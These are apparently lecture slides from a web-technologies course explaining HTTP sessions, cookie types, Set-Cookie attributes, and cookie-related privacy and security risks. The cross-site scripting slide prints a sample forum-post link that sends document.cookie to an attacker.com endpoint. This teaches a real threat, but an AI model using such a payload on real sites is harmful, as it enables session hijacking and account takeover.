



# Tecnologie e applicazioni web

## Session & Cookies

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# From stateless to stateful

HTTP was designed to be anonymous, **stateless**, and with a request/response model.

Every request, even if generated by the same client, is independent of the ones performed previously.

...HTTP 1.0 even closes the TCP connection after each request!

# Session

However, to create rich web-applications we should be able to:

- **Keep track** of each client, identify it and recognize upcoming requests coming from it
- **Associate** application data to each specific client (for example login information, shopping cart, etc.)

The application data associated to each client, useful to implement the application logic, is called **session**.

# Cookies

Cookies is a simple technique introduced in the HTTP standard **to identify users and allow persistent sessions.**

Cookies are key-value pairs that a server **asks the client browser to store for future usages.** They are **sent in HTTP headers** so are invisible to the user.

# Cookies



Server ask the client browser to store a certain name=value pair

For each subsequent HTTP request, the client will send all the cookies previously stored



# Cookie types

## Session cookies (or transient or in-memory cookie)

Their lifespan is limited to the browser lifecycle. When the browser is closed, they are automatically eliminated

## Persistent cookies

The server explicitly defines their lifespan. They remain valid after the browser is closed or even after the entire PC is restarted.

# Cookie types

## Secure cookies

A secure cookie can only be sent back to a server using HTTPS. This is useful if the cookie contains sensible data that can be sniffed by eavesdropping network traffic

## HttpOnly cookie

An HTTP - only cookie cannot be read by JavaScript. This solves the cooking stealing via *cross-site scripting*

# Cookie types

## SameSite cookie

Cookies that can be sent only if server **A** has also provided the resource (HTML page) containing a link to a resource provided by **A**.

This avoids server **B** containing links to **A** resources triggers malicious actions on previously authenticated clients (*cross-site request forgery*)



# Cookie header

HTTP response header:


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

HTTP request header:

```
Cookie: name1 = value1 [; name2 = value2 ] ...
```

# Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



Key-value pair to store on the client user agent

# Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```




Cookie expiration date. After the expiration is automatically deleted.

If this attribute is not present, a session cookie is assumed

# Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



The cookie is bound to a particular resource on the server (and all the sub-resources in the path tree)

# Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



The cookie is bound to a particular domain or subdomain

# Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



To specify that a cookie is secure (can only be sent via HTTPS)

# Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



JavaScript cannot access the cookie data

# Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;  
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



The cookie is SameSite (as defined before)



# Cookies, security and privacy

Security and privacy problems are often underestimated when using cookies... why?

- They can be disabled, so implicitly cookies become a user's responsibility
- There exists the conviction that simple data “left by the server” on our browsers cannot be harmful

... but cookies can be dangerous for our privacy and security!

# Cookies, security and privacy

The first problem regards our privacy. Cookies can be used to track user movements throughout the web:


- A web page often contains third-party components outside its domain (for example, an advertisement banner)
- To download the advertisement, our browser makes an HTTP request to a (potentially malicious) external website

# Cookies, security and privacy

How it works?

- The external web server asks the user to store a unique ID using the cookies
- Since the same banner exists on multiple websites, that specific user can be tracked throughout all the websites exhibiting that banner

# Cookies, security and privacy



# Cookies, security and privacy

This technique is often used to produce ad-hoc advertisements on items frequently seen by a user

In Europe, there is a special regulation for this kind of cookies:

Cookies used to profile users can be installed only after a user explicitly consents to it after being informed in a simplified manner.

# Cookies, security and privacy

## Network eavesdropping:

If HTTPS is not used, anybody sniffing the network traffic can steal the cookies to then embody a certain user (for example, to access the private home banking area of that user)

# Cookies, security and privacy

## Cross-site scripting:

If not HttpOnly, cookies are available in the JavaScript object `document.cookie`. **Problem:** JavaScript code can be inserted into a page also if it comes from an external source

Ex: you can post this on a forum to steal cookies:

```
<a href="#" onclick="window.location =  
'http://attacker.com/stole.php?text=' +  
JSON.stringify(document.cookie); return false;">Click here!</a>
```

# Cookies, security and privacy

## Cross-site request forgery:

Exploits an already authenticated user on a certain website to “forge” HTTP requests to execute malicious operations

Ex. Mallory sends a chat message to Bob with the following HTML snippet:

```

```



# Cookies related problems

Cookies are only sometimes a reliable way to identify a user.

Technically, a cookie identifies the tuple:

**(Browser, Computer, Account).**

If the user changes one of the 3, she/he won't be identified anymore.

This can generate inconsistencies on multiple devices

# Cookies related problems

Incorrect cookie usage can lead to inconsistencies between session data contained on the server-side and cookie content.

Typically happens when a user manually navigates backward in the browser history or manually changes the URL...